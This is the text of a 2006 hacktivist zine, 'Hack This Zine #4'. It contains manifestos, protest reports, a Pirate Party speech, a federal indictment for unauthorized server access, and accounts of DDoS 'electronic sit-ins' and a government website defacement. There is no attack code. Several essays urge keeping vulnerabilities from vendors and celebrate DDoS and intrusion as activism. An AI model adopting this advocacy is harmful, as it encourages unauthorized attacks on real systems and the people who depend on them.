When I was a kid, hackers were criminals. Hackers were dreamers who saw through this world and its oppressive institutions. Hackers were brilliant maniacs who defined themselves against a system of capitalist relations, and lived their lives in opposition. Every aspect of the hacker's life was a tension towards freedom -- from creating communities that shared information freely, to using that information in a way that would strike out against this stifling world. When nobody understood how technology worked in the systems that surrounded us, hackers figured those systems out and exploited them to our advantage. Hackers were criminals, yes, but their crimes were defined by the laws of the institutions that they sought to destroy. While they were consistently portrayed as criminals by those institutions, their true crimes were only those of curiousity, freedom, and the strength to dream of a better world.

Somewhere along the way the ruling class started paying hackers to defend the very systems that they had so passionately attacked. Originally we took these jobs while smiling out of the corners of our mouths, thinking that we were only tricking those in control. But at some point we tricked ourselves. Where power does not break you, it seduces you - and seduced by the siren song of commodity relations, we lost sight of our dreams and desires. Instead of striking out to create a new world, we found ourselves writing facial reconition software that sought to preserve this one at all costs.

Today, the attempts at revival of hacker culture make hackers nothing more than mere hobbyists. We pat ourselves on the back and smile about how we're really hackers again, that we've gotten back to tinkering, that we're doing interesting things with LEDs once more. But this tinkering is only the shadow of its former self. Asking for the right to modify a commodity that has been sold to us does not challenge anything. These projects only help to create bigger cages or longer leashes, recuperating our desires and satisfying our sense of ingenuity by putting wall paper on this ugly world.

But some of us still wipe our asses with white papers and dream dangerously. If you're not satisfied with people modifying their SUVs and being called hackers, look around, find those of us who aren't either, and hack the planet.

HACK THIS ZINE

AMMO FOR THE INFO-WARRIOR

In this Issue

SUMMER 2006

Hack This Zine #4

Ammo for the Info-warrior

Table of Dis-Contents

Software Freedom Day Chicago ~~ Sept 14th


Calling all free-wheeling free-information free-reproductionistas! Attention to the hackers who love the streets! For the activists that just want to share resources! And for the militant media makers in search of free and open access to knowledge and ideas.

Sept 14 2006
Location TBA Chicago, IL USA

http://www.chicagolug.org
http://www.freegeekchicago.com
http://www.hackbloc.org/chicago
http://chicagolug.org/lists/listinfo/chicago-hacktavism

Intellectual Property Regimes
Creative Commons
Low Power Radio FM
Internet Law for Activists
Public Space
Non Profit
Free Labor

This event will gather some of the regions most committed activist programmers, free software lovers, socially engaged artists, independent media makers and critical thinkers to brainstorm and develop an agenda for the technological support of radical social movements in the great lakes region.



dai5ychain is a public-access computer lab and events platform located in pilsen, chicago, in a former flower shop. the dai5ychain project operates as a platform for new media performance and screening events devised and programmed in response to a unique network architecture. it shares a building with the Busker project initiated and programmed by tamas kemenczy and nicholas o'brien. the dai5ychain project is developed and maintained by jake elliott, lynn hurley, tamas kemenczy and others.

the hacklab project has from its inception included workshops and skill-sharing sessions, and dai5ychain aims to enable these vital activites as well. members of the local software development and new media arts community will be contacted and asked to provide workshops, and the space will also be open and very receptive to proposals of this nature.

dai5ychain aims to provide a variety of technical resources, and is specifically interested in the following:
01 : open_platforms -- open source/hackable/extensible software systems; examples: linux, pureData, superCollider
02 : obsolescent_kit -- 'obsolete' and otherwise antiquated and therefore commercially inaccessible hardware and software platforms for artmaking; examples: commodore64, dumb terminals, dot-matrix printers, vectrex

the space is open daily from 12pm->5pm for general access and hosts one-off and recurrent events in the late evening. access to dai5ychain outside of these scheduled times may be requested via a form on the website and is encouraged and enabled whenever possible.

Hack this Zine #4; Ammo for the info-warrior

We are an independent collective of creative hackers, crackers, artists and anarchists. We gather to share skills and work together on several projects to teach and mobilize people about vulnerability research, practical anarchy, and how free technology can build a free society. We are an open, free flowing, and ever changing collective which generally works on IRC. Everyone is encouraged to explore and contribute to the group and it's related projects.

Network of Projects

hackthissite.org
hack this site is a free and legal training ground that allows people to test their security skills against a series of realistic hacking challenges. we provide a friendly environment for

hackbloc.org
Hackblocs are local groups and gatherings where hackers and activists gather to discuss, share skills, and collaborate on projects related to free technology, open source, tech activism, and more. We work to defend a free internet and a free society by mixing hacker and activist strategies to explore both defensive and direct action hacktivism. Each local group is autonomous and together we form a decentralized network to collaborate and coordinate actions in solidarity with other social justice struggles around the world.

current collectives:
San Francisco Bay Area - http://www.hackbloc.org/sf/
Chicago - http://www.hackbloc.org/chicago/
Canada - http://www.hackbloc.org/ca/
UK - http://www.hackbloc.org/uk/
US-south http://hackbloc.org/south
Maine - see forums

hacktivist.net
a 'think tank' for hacktivist related activities: user submitted exploits, images, and articles as well as resources on getting involved with hacker activism.

disrespectcopyrights.net
an open collection of anti-copyright images, pdfs, texts, movies, music, and more related to programming, hacking, zines, diy culture, and activism. the system is integrated into a mediawiki site and also allows people to upload files.

We are many, they are few!

zine staff: darkangel, nomenumbra, alxciada, br0kenkeychain, tonto, r0xes, sally
hts staff: iceshaman, custodis, scriptblue, outthere, mcaster, technoguyrob, wells,
hackbloc/hacktivist: flatline, alxciada, darkangel, themightyowl, hexbomber, blissi, whiteacid, sally, squee, ardeo, pacifico, Ln
other helpers: spydr, phate, moxie, scenestar, truth, leachim, kage, morklitu, rugrat, ikari, s1d, skopii, bfamredux, kuroishi, wyrmkill, mochi, smarts, random cola

Make Contact

project organizer Jeremy Hammond -
whooka at gmail.com

irc.hackthissite.org SSL port 7000
#hackthissite #hackbloc #help

visit our online forums at
http://www.criticalsecurity.net
or http://www.hackbloc.org/forums

email us at htsdevs@gmail.com
or hackbloc@gmail.com

GET COPIES OF THE ZINE!

Electronic copies of the zine are available online at http://www.hackbloc.org/zine . We have produced two versions of the zine: a full color graphical PDF version which is best for printing and also includes all sorts of extras, as well as a raw TXT version which is a more compatible and readable if you just want the articles.

Having the zine in your hands is still the best way to experience our zine. If you can't print your own(double sided 8.5x11) then you can order copies of this issue and all back isssues online at the nice fellows at Microcosm Publishing(microcosm.com) who are based out of Portland. If you live in Chicago, you can grab a copy at Quimbys Books or at the dai5ychain.net space in Pilsen. Or just visit us at one of the many events Hackbloc can be found locally, regionally, and nationally!

Anti-DRM Flash Mob Hits Apple Stores in Eight Cities

In a coordinated action at 8 cities across the United States, technologists donned bright yellow Hazmat suits and swarmed Apple Stores, warning shoppers and staff that Apple iTunes is infected with Digital Restrictions Management (DRM) and that Apple's products are defective by design.

The technologists displayed posters mocking Apple's marketing campaign, with graphic images of a silhouetted iPod users bound by the ubiquitous white earbud cord. The group claim that as the largest purveyor of media infected with DRM, Apple have paved the way for the further erosion of users' rights and freedoms made possible by the technology.

The coordinated protest was organized by DefectiveByDesign.org, a direct-action campaign targeting Big Media and corporations peddling DRM. "In the 17 days since the launch of the campaign we have had more than 2,000 technologists sign the pledge to take direct action and warn people about DRM" was how campaign manager Gregory Heller described the explosive grassroots effort.

More information, see www.defectivebydesign.com or www.fsf.org

Peter Brown, executive director of the Free Software Foundation, addresses Chicago linux users hackers and activists at an Anti-DRM rally

About a dozen activists gathered in Chicago at the Apple store on Michigan Ave, the busiest shopping area of Chicago, to protest Apple's use of Digital "Rights" Management technology. Members from the local Chicago Linux Users Group (chicagolug.org), Free Software Foundation(fsf.org), Defective By Design(defectivebydesign.com), and Hackbloc Chicago(hackbloc.org/chicago) had helped organize the event by bringing bio-hazard suits, anti-DRM signs and stickers, and posters of people getting roped up by their iPod cords mocking the official Apple ads. Shoppers stood in awe and curiosity as we ran around the front of the store in a panic, handing out flyers and otherwise creating a public spectacle. Several Apple employees gathered by the front entrance of the store preventing us from entering the store while refusing to comment on Apple's use of DRM technology.

pirate party condemns raid on file sharing servers

June 3rd, 2006: Pirates gather in Stockholm to protest the May 31st police raid on over a hundred servers related to The Pirate Bay, Piratbyrån, and more. Demonstrators demanded that the Swedish government should seek a comprimise on the file sharing issue rather than criminalizing more than a million Swedish citizens.

Zen and the art of non-disclosure

As hackers, squatters, scammers and phreaks, we are often asked, "That's amazing, how do you do it?" Yes, there still is magic out there, but it's not going to find you, nor will you find it through a google search*.

It's a vulnerability so long as the vendor isn't informed and releases a patch; it's a squat so long as it's "legal owner" doesn't find out and kicks you out; and it's an underground party so long as no one slips up and police raid the place. Same goes for sneaking into theatres, copy hookups, and other scams.

How do we keep these tricks alive? By keeping them a secret only to those who need to know. A magician never reveals her secrets lest it will cease to be magical. You will likely never hear the magician's true name either.

Why do people publicly release these tricks in the first place, and what effects does this have? Those vulnerable to the trick will likely find out and promptly patch their weaknesses. And law enforcement will have an opportunity to learn and train themselves as well as find out who to bust. Or the trick will fall into the wrong hands and be counter-productive (script kiddies, right wingers, fascists, etc).

All so you can get your name on some security list as the one who "found it first", and in all probability, you probably weren't the first anyway, as the *real* people who made the discovery would want nothing to do with such lists to begin with. And they probably have a billion more important ways of applying the trick in the first place.

So before you spill the beans, ask yourself whether there are people who need these tricks more than you do, or whether there are already such people at work and would full disclosure jeopardize their secret plans?

That being said, we can move on to more pressing issues: how can we help the hacker movement to learn and grow without giving away and spoiling all our tricks? This was the big question as we were putting together this issue of our zine, thinking about whether we should publish instructions on 'how to hack X and hack Y'. Certainly we don't want to become some "eliter than thou" clique because it again becomes about individual ego and not the community, and while individuals come and go, ideas last forever. So we have to train ourselves and others willing to learn, but find a way to do it in a carefully calculated manner. And it's not gonna happen by giving away proof-of-concept code but by teaching the approach and technique so people can figure it out for themselves.

I don't think that was our conscious goal of Hack This Site but it certainly was the result. We wanted to introduce people to the wild world of hacking so we put together several series of hacking challenges modeled after real websites with real vulnerabilities. Creating this safe and legal training front group*, people were able to jump in and start with the basics, not by downloading exploits or "appz", but by hands-on security research. People sometimes give us shit because we're dominated by newbies or that we are aiming too low. Rest assured, there are plenty of us with skill waiting in the background waiting for YOU to start asking the right questions so the real training can begin. Yes, we want to share our shit with those who want to learn.

Before you can walk, you have to learn to crawl. And when you can walk you can be shown the path. And this is what every white-hat, security consultant, or full-disclosure advocate fails to see: we can show you the path, open the door, and offer you the red pill, but you have to take that first step and become that black hat hacktivist ninja.

... I played Urban Capture the Flag

What did you do last night?

I can tell you what I did.

I played Urban Capture the Flag,
mother fucker.

I saw signs and posters
and little handbills all over
Wicker Park for the past couple
weeks.

"Reclaim the City"
"play Urban Capture the Flag"

with a map,
a city grid,
almost a square mile,
separated by a great dividing
line known as Milwaukee avenue.

And, an awesome little drawing
of a dude with a beard running with
a flag.

It said to show up at the Damen
Blue Line train stop at 7 pm.

I did.

I had nothing else to do.

It's strange,
these days,
when I don't have a gig
on a weekend,
I never really have anything to do.

So I show up for summer camp
games in cold weather and light rain.

there, at the train stop,
I met 30 perfect strangers.

we divided into two perfect teams.

They were mostly strangers
to eachother, a few pockets
of friends here and there,
but mostly just the bored,
curious, and adventurous
type who would show up
for such an event.

Wide demographic,
punks and yuppies
and thirty-somethings
and a gay guy, and a tall
Jesus looking character,
and a girl who told me she finds
perfectly good bagels in the dumpster.

We got little bandanas to distinguish
teams,
and we hid our flags and planned
our strategy.

and we were off.

And I felt like I was in Die-Hard
and the Bourne-Identity for the next
three hours.

It was awesome.

We snuck around the city,
in two and threes,
and solo advances.

Once we crossed into enemy
territory, we were vulnerable
to capture and imprisonment.

But we were not alone in the streets,
it was Wicker Park on a Saturday
night,
we could try to blend in,
always looking out for a bastard
with a white bandana.

And if you saw one,
you ran.

I ran like I haven't run
since I was fourteen.

running for my life,
as if nothing else mattered
in the world except to get
back over Milwaukee Avenue.

When was the last time you
did a full on sprint until you just
couldn't run anymore?

For me, its been a while.

I don't find myself sprinting
so often these days.

but last night,
I ran like the wind,
until the wind was completely
out of my body and spilled
all over the streets.

Today, I am sore,
but I am also grateful
for such an evening of unexpected
fun.

I met people I would never ordinarily
meet.

I learned that you can find perfectly
good bagels
in the right dumpsters.

I smoked a bowl with the leaders of
the event,
a pair of twin activists.

Man, are they interesting cats.

they do stuff,
anything, they just
seem to want to take action,
be heard, have fun,
get noticed, make a statement,
have other people wonder about
them
instead of wondering about a TV
full of artificially sweetened famous
people.

Last night,
they chose Capture the flag.
and it was quite a success.

3 hours long,
30+ strangers showing up
on a cold, wet night.

They have my email address,
and I'm going to show up
at whatever they do next.

Now if you'll excuse me,
I have to write a theme song
for the Rat Patrol.

those are the guys who
ride around Chicago on
those big, tall, crazy bikes.

I met a few last night,
and they need a theme song.

-p

RICKHARD FALKVINGE

http://www.piratpartiet.se
http://www.pirate-party.us

I AM A PIRATE

Friends, citizens, pirates:

There is nothing new under the Sun.

My name is Rickard Falkvinge, and I am the leader of the Pirate Party.

During the past week we have seen a number of rights violations taking place. We have seen the police misusing their arresting rights. We have seen innocent parties being harmed. We have seen how the media industry operates. We have seen how the politicians up to the highest levels bend backwards to protect the media industry.
–
This is scandalous to highest degree. This is the reason why we are here today.

The media industry wants us to believe that this is a question about payment models, about a particular professional group getting paid. They want us to believe that this is about their dropping sales figures, about some dry statistics. But that is only an excuse. This is really about something totally else.

To understand today's situation in the light of the history, we must go back 400 years - to the time when the Church had the monopoly over both culture and knowledge. Whatever the Church said, was the truth. That was pyramid communication. You had one person at the top talking to the many under him in the pyramid. Culture and knowledge had a source, and that source was the Church.

And God have mercy on those who dared to challenge the culture and knowledge monopoly of the Church! They were subjected to the most horrible trials that man could envision at the time. Under no circumstances did the Church allow its citizens to spread information on their own. Whenever it happened, the Church applied its full judicial powers to obstruct, to punish, to harass the guilty ones.

There is nothing new under the Sun.

Today we know that the only right thing to happen for the society to evolve was to let the knowledge go free. We know now that Galileo Galilei was right. Even if he had to puncture a monopoly of knowledge.

We are speaking here about the time when the Church went out in its full force and ruled that it was unnecessary for its citizens to learn to read or to write, because the priest could tell them anyway everything they needed to know. The Church understood what it would mean for them to lose their control.

Then came the printing press.

Suddenly there was not only a source of knowledge to learn from, but a number of them. The citizens – who at this time had started to learn to read – could take their own part of the knowledge without being sanctioned. The Church went mad. The royal houses went mad. The British Royal Court went as far as to make a law that allowed the printing of books only to those print owners who had a special license from the Royal Court. Only they were allowed to multiply knowledge and culture to the citizens.

This law was called "copyright".

Then a couple of centuries passed, and we got the freedom of press. But everywhere the same old model of communication was still being used: one person talking to the many. And this fact was utilized by the State who introduced the system of "responsible publishers".

The citizens could admittedly pick pieces of knowledge to themselves, but there always had to be somebody who could be made responsible if – what a horrible thought – somebody happened to pick up a piece of wrong knowledge.

And this very thing is undergoing a fundamental change today - because the Internet does not follow the old model anymore. We not only download culture and knowledge. We upload it to others at the same time. We share files. The knowledge and the culture have amazingly lost their central point of control.

And as this is the central point of my speech, let me lay it out in some detail.

Downloading is the old mass media model where there is a central point of control, a point with a 'responsible publisher' – somebody who can be brought to court, forced to pay and so on. A central point of control from where everybody can download knowledge and culture, a central point that can grant rights and take them away as needed and as wanted.

Culture and knowledge monopoly. Control.

Filesharing involves simultaneous uploading and downloading by every connected person. There is no central point of control at all; instead we have a situation where the culture and the information flow organically between millions of different people.

Something totally different, something totally new in the history of human communications. There is no more a person that can be made responsible if wrong knowledge happens to spread.

This is the reason why the media corporations talk so much about 'legal downloading'. Legal. Downloading. It is because they want to make it the only legal way of things for people to pick up items from a central point that is under their control. Downloading, not filesharing.

And this is precisely why we will change those laws.

During the passed week we have seen how far an acting party is prepared to go to prevent the loss of his control. We saw the Constitution itself being violated. We saw what sort of methods of force and attacks on personal integrity the police is prepared to apply, not to fight crime, but in an obvious intention to harass those involved and those who have been close to them.

There is nothing new under the Sun, and the history always repeats itself. This is not about a group of professionals getting paid. This is about control over culture and knowledge. Because whoever controls them, controls the world.

The media industry has tried to make us feel shame, to say that what we are doing is illegal, that we are pirates. They try to roll a stone over us. Take a look around today – see how they have failed. Yes, we are pirates. But whoever believes that it is shameful to be a pirate, has got it wrong. It is something we are proud of.

That is because we have already seen what it means to be without central control. We have already tasted, felt and smelled the freedom of being without a top-down controlled monopoly of culture and knowledge. We have already learned how to read and how to write.

And we do not intend to forget how to read and how to write, even if yesterday's media interests do not find it acceptable.

MY NAME IS RICKARD, AND I AM A PIRATE!

Cause you're not helping anybody when you alert the vendor or post that 0day proof of concept code.

Or get that full time computer security job for the phone company.

Or turn in your buddies to the FBI when the going gets tough.

This is what is known and loathed as "selling out", and it helps nobody but the forces which are working to destroy the hacking movement. The people who are seduced into it either end up regretting it or lose a bit of their humanity in the process of becoming a zombie worker bee for the Establishment.

So you've gone this far, but where are we going and what do we do next? You've probably realized this world isn't a very friendly place for not just black hat hacktivist ninjas but for most people in general, unless you happen to be in that top 1% where you have your own mansion, private jet and congressman. Every day we hear about how hackers and activists are criminals and terrorists. If you watch television you are also probably tired of hearing about how illegally tapping your phone or reading your mail protects os from terrorism, or how another thousand dead babies in Iraq is a Strong Victory for Worldwide Democracy. So instead of boring you and further let me encourage you to Turn Off That Television and Get Involved with your Community cause Now is the Time to Act:

- get involved with your local indymedia center to tell the stories corporate media ignores
- set up servers for radical websites and email lists and teach them how to communicate securely on the internet
- find ways to get shit for free(free copies, free internet, free public transportation, etc) and share it with those who need it the most
- help develop the next Internet, one that is free from NSA spooks, traffic shaping, hierarchal domain authorities, or corporate control in general
- help inspire those who will grow to be bigger stronger and smarter than you or I who will deal that final blow against capitalism and the state

There is still magic out there for those who seek it: don't wait for it, it waits for you!

US Government Indicts Hacker Activist with Felony Computer Fraud and Abuse Act charges

The US District Attorney and the FBI has pressed felony charges against Jeremy Hammond, hacker activist and founder of website HackThisSite.org, related to the alleged hacking the website of the right-wing hate group ProtestWarrior.com. The indictment issued on June 26, 2006 follows an FBI investigation lasting more than a year since Jeremy's apartment was raided in March '04 and accuses him of violating the Computer Fraud and Abuse Act.

The US DA alleges that Jeremy was involved with a hacker group known as the Internet Liberation Front that allegedly hacked into and gained access to the entire database belonging to the right-wing hate group ProtestWarrior.com. Originally, ProtestWarrior has baselessly accused Jeremy of 'intending' to use credit card data to make donations to leftist and charity groups, although the FBI is not making any accusations related to intending or actually using credit card data.

Despite that no damage has been done to the ProtestWarrior.com server, nor has any personal details or credit card information has been released or used, Jeremy is facing serious felony charges which could result in jailtime and massive fines.

Jeremy is still "free" on a unsecured bond which imposes several strong bail conditions which includes submitting to regular drug testing, surrendering the right to a passport or leaving the state without the judges permission, and no use of the computer / internet except for "web designing for business purposes"

Jeremy has not testified against, provided evidence, or incriminated anyone else and has not cooperated with the FBI in any investigation or prosecution. He is the only one who has been arrested in connection with this alleged hacking indicent.

Ironically enough, a former friend and administrator who had helped Jeremy work on the HackThisSite.org website was responsible for informing ProtestWarrior.com of the attack and has provided so-called evidence to the right-wing group which was engineered to make Jeremy look like the perpetrator of the alleged hacking incident. This is apparently what was responsible for the initial search warrant on his apartment, and if brought up as evidence during the trial, will hopefully be thrown out on grounds of heresay due to the chain of custody.

At the most recent court date, the DA asked Judge Zagel to formally admonish Jeremy for his history of criminal behavior, most of which has involved minor misdemeanors for political protest related events. Following a recent arrest for 'chalking sidewalks', the judge warned Jeremy that any future arrests would result in either home confinement with electronic surveillance on his dollar, or completely revoke his bail and put him in jail until the results of the trial. As the Judge describes, Jeremy "no longer has the same freedoms" he once held.

Jeremy is now staying out of any direct action or illegal activities and major protests which could result in arrestable situations, both for his safety and the safety of others. After a 10 day Vipassana meditation course, he is also seeking mediation which those who he has wronged, or those who currently have issues with him, with the intent of resolving political issues in the community as well as for his personal development.

While federal prosecuters claim that this is being treated as a standard criminal charge, it is obvious that this is a politically motivated trial as the amount of money the FBI has spent investigating and prosecuting this 21 year old activist doublessly exceeds the next-to-no damages done to the right-wing ProtestWarrior.com website.

As an activist who has worked to help and teach people all his life, we ask the federal prosecutors and the judge that Jeremy not be given any jailtime for a 'crime' that has resulted in no damage to any property or person.

UNITED STATES DISTRICT COURT
NORTHERN DISTRICT OF ILLINOIS
EASTERN DIVISION

UNITED STATES OF AMERICA vs JEREMY A HAMMOND

Violations: Title 18, United States Code, Sections 1030(a)(2)(C) and 2–

COUNT ONE SPECIAL FEB 2005 GRAND JURY charges:–

1. At times material to this indictment:
a. ProtestWarrior.com was a website that promoted certain political opinions. ProtestWarrior.com's website was maintained on a computer server located in Miami, Florida. Visitors to the ProtestWarrior.com website could become members of the website, and could purchase items and make donations through an online store using a credit card. As a result, the ProtestWarrior.com computer server contained databases that included personal information about visitors to the website, including credit card account information, home addresses, names, and other identifying information. These databases on the computer server were not available online to the general public. Rather, only authorized users who had been issued passwords by the administrators ProtestWarrior.com were permitted to access these databases of personal information

b. Defendant JEREMY ALEXANDER HAMMOND was an administrator of the website hackthissite.org which described itself as "an online movement of hackers, activists and anarchists."

c. Between January and February 2005, defendant HAMMOND accessed ProtestWarrior.com's server without authority on multiple occasions in an effort to obtain information not otherwise available to him or the general public, specifically, credit card numbers, home addresses, and other identifying information of the members and customers of ProtestWarrior.com.

2. On or about February 1, 2005, at Chicago, in the Northern District of Illinois, Eastern Division, and elsewhere, JEREMY ALEXANDER HAMMOND, defendant herein, by interstate communication, intentionally accessed without authority ProtestWarrior's server, a protected computer, and thereby obtained information, namely credit card numbers, home addresses, and other identifying information of its members and customers, from that protected computer; In violation of Title 18, United States Code, Sections 1030(a)(2)(C) and 2

FOREPERSON : UNITED STATES ATTORNEY–

A: When did it all started? Let's decipher the myth, give basic ideas or principles of Brigada Elektronika on the slate for the stream of conscious humanity (left in anyone) to digest.

ErroR: It started as a direct action project to support the striking workers of Gelmart Inc., last year. The mission was to launch a parallel action online. So basically, it was the specific mission which binded the group to fulfill the project. Obviously, the project is very temporary and momentary. Three individuals were involved in this project, one of them was inspired by the Electronic Disturbance Theatre, hence, the name BrigadaElektronika was born.

A: Is the goal long term or short lived?

ErroR: We only want to create a snapshot or a spot from memory that will last until time succumbs to death. Therefore, the goal is to let others create their own moment i.e. direct action(wether it is hacking, sit-in,etc.) Because, to attain freedom/liberation is neither Long or Short.

A: Most of the activist circles are rather new to this form of direct action. Can this be a new wave of method & vantage point for people, when Free Speech is outlawed when it crosses the line?

ErroR: Yes. Because, as an activist, IMAGINATION is our duty. It is our only arm to fight all forms of authority that threatens our capacity to think and express.

A: What are the dynamics of the group. Do you support various struggles that is not directly connected with the Brigada Elektronika in organizational basis..

ErroR: The group is so loose, and we dont even consider BrigadaElektronika a group, but rather a name of a project. So in terms of connecting to others in organizational basis, we prefer our individual capacity to decide and commit in joining other group's action and projects.

A: Ive been informed that online/or virtual sit ins are legal in some cases. Can you elaborate this to justify attacking several targets including the PNP servers.

ErroR: There is no law that prohibits anyone to visit a website. It is simple as that.

A: Do you consider yourself a hacker, anarchist if anything.. In times of war, commodity & marketed foods with plastic labels. How do you label yourself?

ErroR: I consider myself as a dreamer, struggling to exist in this World who proclaimed that dreaming is dead.

A: Few criticisms coming from the elements of poseudo luddites & immature elements in the counterculture scene view virtual direct actions are mere assimilation to the machinery of the State. What is your opinion? Do you have any counter arguments about this..

ErroR: A virus cannot be assimilated by any kind of systems, imagine you are a virus. This tiny little virus once it penetrates a system, it can shutdown even the most formidable structure.

A: Lines have been drawn & there is no turning back. Comments, statement you'd like to address.. before we wrap this shit up.

ErroR: Things have been tough lately for dreamers. They say dreaming's dead, that no one does it anymore. It's not dead, it's just been forgotten. Removed from our language. No one teaches it so no one knows it exists. The dreamer is banished to obscurity. Well I'm trying to change all that, and I hope you are too. By dreaming every day.Dreaming with our hands and dreaming with our minds. Our planet is facing the greatest problems it's ever faced. Ever. So whatever you do, don't be bored. This is absolutely the most exciting time we could have possibly hoped to be alive.
And things are just starting.

Thanks to everybody to helped with the Free the Sagada 11 campaign. The level of international support both on the streets and the internet was amazing and inspiring.

http://www.a-manila.org http://manila.indymedia.org http://www.geocities.com/efdavao/

MANILA: BrigadaElektronica electronic disturbance group strikes again

"Technology has boasted that it enables people in getting closer to each other, so we are going to show that if we can't get closer to Malakanyang and protest, we will closely express ourselves inside Malakanyang palace itself by just one click," says one of the group's technician who want to keep anonymity.

MANILA-- The current ban of public assemblies and free speech in the streets has given birth to online protest action namely- "electronic sit-in."

BrigadaElektronica electronic disturbance group first introduced electronic sit-in last year as an online version of support to the striking workers of Gelmart in Metro Manila who then occupied the factory, held a picket line and obstructed the capitalist boss's activity in laying-off the workers. The group held a similar action by occupying (sit-in) the official Gelmart website; of course, the action successfully declared "no business as usual, workers on strike!" (the Gelmart website literally stopped as thousands of online participants joined the sit-in)

This time, the electronic disturbance group is once again announcing their second electronic sit-in campaign, targeting the Malakanyang website, PNP and Office of the President. The action officially starts on March 23, 2006, it will last until the first of April.

"Technology has boasted that it enables people in getting closer to each other, so we are going to show that if we can't get closer to Malakanyang and protest, we will closely express ourselves inside Malakanyang palace itself by just one click," says one of the group's technician who want to keep anonymity.

The group also said that this electronic sit-in demands the unconditional release of eleven young backpackers including a fifteen-year-old girl who were illegally arrested, tortured and wrongfully accused as NPA's by Philippine authorities, while the innocent-care-free kids were only just hitchhiking on their way to the beautiful Sagada Mountains. "If the responsible authorities will not take heed for the call of these kids' parents who were very much dishearten for taking away their sons and daughters the freedom to travel; government websites will virtually be deleted. " says one of the technicians.

"The Benguet Police and Military must also give apologies to the victims of their inhuman activities," demands the group.

Computer-savvy protesters start 'virtual sit-in' campaign

COMPUTER-SAVVY Philippine protesters took civil disobedience to cyberspace Thursday, launching a "virtual sit-in" campaign that urged online activists to overwhelm the police Web site with numerous hits.

Protesting alleged human rights abuses, protesters calling themselves "Electronic Brigade" opened a Web site that directs visitors to the main national police site.

"You are about to take part in an online direct action protest. Please confirm that you are willingly taking part in this action by clicking OK or exit without taking part by clicking cancel," the message said.

The activists, who are not identified, said their brand of "hacktivism" is legal because it technically involves just visiting a Web site.

Police did not comment immediately, and it wasn't clear how many hits their Web site recorded.

The activists' Web site opens with a cartoon of the "Electronic Brigade" members dressed as super heroes, wearing masks and caps. A blurb accuses police of rampant human rights violations, including allegedly torturing 11 teenagers it said were wrongfully accused of being communist guerrillas.

The 11 young people were arrested last month while on their way to the northern tourist town of Sagada. Their lawyer, Pablito Sanidad, on Thursday asked a court in northern Benguet province to free them, saying they were arrested without warrants or probable cause.

Provincial police chief Senior Superintendent Villamor Bumanlag earlier said the 11 were identified by government militiamen as communist guerrillas and denied they were tortured.

Bringing Street Protest to Cyberspace
by Manila Indymedia

NEWSBREAK! (28/3/2006) HACKTIVISTS expressing solidarity with the 11 political prisoners known as the Sagada 11 have hacked and defaced the website belonging to the National Defense College of the Philippines. Their website now reads, "We don't need the government, we don't need the military, we need JUSTICE AND LIBERTY for the SAGADA 11!", along with several links encouraging people to show their support.[Read More]
UPDATES! (26/3/2006) VIRTUAL SIT-IN ends today, says BrigadaElektronica in a message forwarded through emails, the group thanked the participants who corageously joined the direct action that shuts the PNP website down (wednesday March 23). About 1,088 users participated in the action bringing the message FREE SAGADA 11. The group vowed to continue the campaign, saying, "stay tuned for our next target."
UPDATES! (24/3/2006) GEOCITIES.YAHOO.COM responded to the ongoing virtual sit-in by blatantly deleting the html pages that had been set-up by BrigadaElektronica and JLI. But the group says "no need to worry," after suggesting cyber protestors to use the mirror sites.
UPDATES! (23/3/2006) HACKTIVISTS from USA expressed solidarity with Filipino online activists by hijacking the PNP. GOV.PH "Report a Crime" form with an automated response that let people join the virtual sit-in. [Read More]

A GROUP of online activists offered an alternative space to protest after the Philippine Government violently prohibited the streets and freedom parks to exercise public assembly and practice freedom of speech. The online activists calling themselves BrigadaElektronica electronic disturbance group organized an "electronic sit-in"- bringing street protest actions on cyberspace.

Electronic sit-in is a form of electronic civil disobedience deriving its name from the sit-ins popular during the civil rights movement of the 1960s, a virtual sit-in attempts to re-create that same action digitally using a DDoS. During an electronic sit-in, hundreds of activists attempt to access a target website simultaneously and repetitively. If done right, this will cause the target website to run slowly or even collapse entirely, preventing anyone from accessing it. [source: wikipedia]

The action officially starts on March 23, 2006 (10:00am Manila time), it will last until the first of April. They are inviting everyone to join and occupy the Philippine National Police website for being a rampant human rights violator.
[Read More][UPDATES FROM HACKSITES: Post.Thing.Net | SDHacklab | Hacktivist.com | Hackthissite]

Fear, Paranoia and mental health for hacktivists

"There is this thing keeping everyones lungs and lips locked, it is called fear and its seeing a great renissance."
-The Dresden Dolls

Every day I woke up with an overwhelming sense of dread. I couldn't leave my bed, I was locked in my head, locked in my a room of my own making in my mind. Trapped in a cage that I could not get out of. Fear had finally consumed me, along with its twisted cousin paranoia. I new that I had to get out of this state, this room. I couldn't get out of my own head though, there has never been a jail more unescapeable than the one within our own minds. What happened to me is not an uncommon story. It happens all the time to hackers and activists and anarchists. We have the virtue of seeing many of the things that are really going on. There are some scary things happening in the world and there are some truly sad things. But we can never let fear consume us.

FEAR AS A FORM OF SOCIAL CONTROL

